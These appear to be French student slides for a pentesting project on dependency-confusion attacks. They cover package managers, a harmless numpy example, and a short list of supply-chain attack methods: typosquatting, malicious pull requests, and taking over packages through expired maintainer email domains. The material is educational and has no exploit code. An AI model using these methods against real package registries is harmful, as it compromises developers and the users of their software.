

Dependency Confusion

PROJET PENTESTING


RÉALISÉ PAR : ACHRAF BENCHEHLA & TIBA MOHAMED

ENCADRE PAR : MR.HAMDI OUSSAMA

PLAN:



04



INTRODUCTION

DEFINITION

GESTIONNAIRE DE PAQUETS

LAB 1 (PYTHON)

LAB 2 (JAVASCRIPT)


CONCLUSION

Introduction & Definition

DEPENDENCIES CONFUSION

LES "DEPENDENCIES CONFUSION" (OU CONFUSION DE DÉPENDANCES) EST UN TERME QUI EST APPARU RÉCEMMENT DANS LE DOMAIN DE LA SÉCURITÉ INFORMATIQUE POUR DÉCRIRE UNE VULNÉRABILITÉ QUI PEUT AFFECTER LES APPLICATIONS QUI UTILISENT DES BIBLIOTHÈQUES OU DES PACKAGES EXTERNES.


IL EST TRÈS RARE À L'ÉPOQUE MODERNE DE TROUVER UNE APPLICATION ENTIÈREMENT ÉCRITE À PARTIR DE ZÉRO. DE PLUS, L'Écrire COMPLÈTEMENT À PARTIR DE ZÉRO EST PROBABLEMENT UNE MAUVAISE IDÉE CAR VOUS ALLEZ TRÈS PROBABLEMENT INTRODUIRE DES VULNÉRABILITÉS EN ESSAYANT DE RÉINVENTER LA ROUE. AU LIEU DE CELA, LES APPLICATIONS MODERNES UTILISENT LARGEMENT LES BIBLIOTHÈQUES ET LES KITS DE DÉVELOPPEMENT LOGICIEL (SDK) QUI ASSISTENT LES FONCTIONNALITÉS DE BASE (ET PARFOIS COMPLEXES) DE L'APPLICATION, PERMETTANT AU DÉVELOPPEUR DE SE CONCENTRER UNIQUEMENT SUR LES FONCTIONNALITÉS ET FONCTIONNALITÉS CLÉS DE L'APPLICATION.



Exemple

DANS CET EXEMPLE, NOUS UTILISONS LA BIBLIOTHÈQUE NUMPY POUR CRÉER DEUX TABLEAUX, PUIS LES MULTIPLIERS L'UN AVEC L'AUTRE. NOUS AVONS EFFECTIVEMENT ÉCRIT ENVIRON QUATRE LIGNES DE CODE. CEPENDANT, SEULE CETTE PREMIÈRE LIGNE, IMPORT NUMPY, EXÉCUTE UN `__init__.py` FICHIER EN ARRIÈRE-PLAN QUI CONTIENT 400 LIGNES DE CODE AVEC 30 IMPORTATIONS SUPPLÉMENTAIRES. AVEC UNE ESTIMATION PRUDENTE DE 250 LIGNES DE CODE PAR IMPORTATION, CELA SIGNifie QUE NOTRE LIGNE DE CODE A EXÉCUTÉ ENVIRON 8 000 LIGNES DE CODE DE DÉPENDANCE !

SI NOUS EXTRAPOLONS CES DONNÉES, VOUS N'ÊTES PROBABLEMENT RESPONSABLE QUE DE 0,01 % DE TOUT LE CODE DE VOTRE APPLICATION, ET LES DÉPENDANCES CONSTITUENT LES 99,99 % RESTANTS DU CODE ! C'EST POURQUOI LA GESTION DES DÉPENDANCES EST VITALE POUR LA SÉCURITÉ DE TOUT PROCESSUS DE PIPELINE OU DE CYCLE DE VIE DE DÉVELOPPEMENT LOGICIEL



```
#!/usr/bin/python3
#Import the OS dependency
import numpy


x = numpy.array([1,2,3,4,5])
y = numpy.array([6])
print(x * y)
```

Théorie d'une confusion de dépendance

PIP INSTALL NUMPY

Que se passe-t-il réellement en arrière-plan lorsque nous exécutons cette commande ? Lorsque nous exécutons cette commande, pip se connecte au référentiel PyPi externe pour rechercher un package appelé numpy, trouver la dernière version et l'installer. Dans le passé, il y a eu des façons intéressantes de compromettre ce paquet par une attaque de la chaîne d'approvisionnement :

- Typosquatting - Un attaquant héberge un package appelé nunpy, espérant qu'un développeur saisira mal le nom et installera son package malveillant.
- Source Injection - Un attaquant contribue au package pour une nouvelle fonctionnalité via une demande d'extraction, mais intègre également une vulnérabilité dans le code qui pourrait être utilisée pour compromettre les applications qui utilisent le package.
- Expiration du domaine - Parfois, les développeurs de packages peuvent oublier de renouveler le domaine sur lequel leur e-mail est hébergé. Si cela se produit, un attaquant peut acheter le domaine expiré, lui permettant un contrôle total sur le courrier électronique, qui pourrait être utilisé pour réinitialiser le mot de passe d'un responsable de paquet afin d'obtenir un contrôle total sur le paquet. Il s'agit d'un risque courant pour les packages hérités sur ces référentiels externes



Gestionnaire des paquets

DEFINITION

Un gestionnaire de paquets (package manager) est un outil logiciel utilisé pour installer, mettre à jour, supprimer et gérer des packages logiciels sur un système d'exploitation.


FONCTIONEMENT


1. Recherche de packages : le gestionnaire de paquets recherche les packages disponibles dans les dépôts en ligne ou locaux.
2. Installation : le gestionnaire de paquets télécharge les packages sélectionnés et installe les fichiers sur le système.
3. Mise à jour : le gestionnaire de paquets vérifie régulièrement les mises à jour disponibles pour les packages installés et propose de les installer.
4. Suppression : le gestionnaire de paquets peut également supprimer les packages installés ainsi que toutes les dépendances qui ne sont plus nécessaires.
5. Gestion des dépendances : le gestionnaire de paquets gère également les dépendances entre les packages, en installant automatiquement les packages requis pour un logiciel donné.

REMARQUE



le GP va prendre la dernière version du packet(high version)





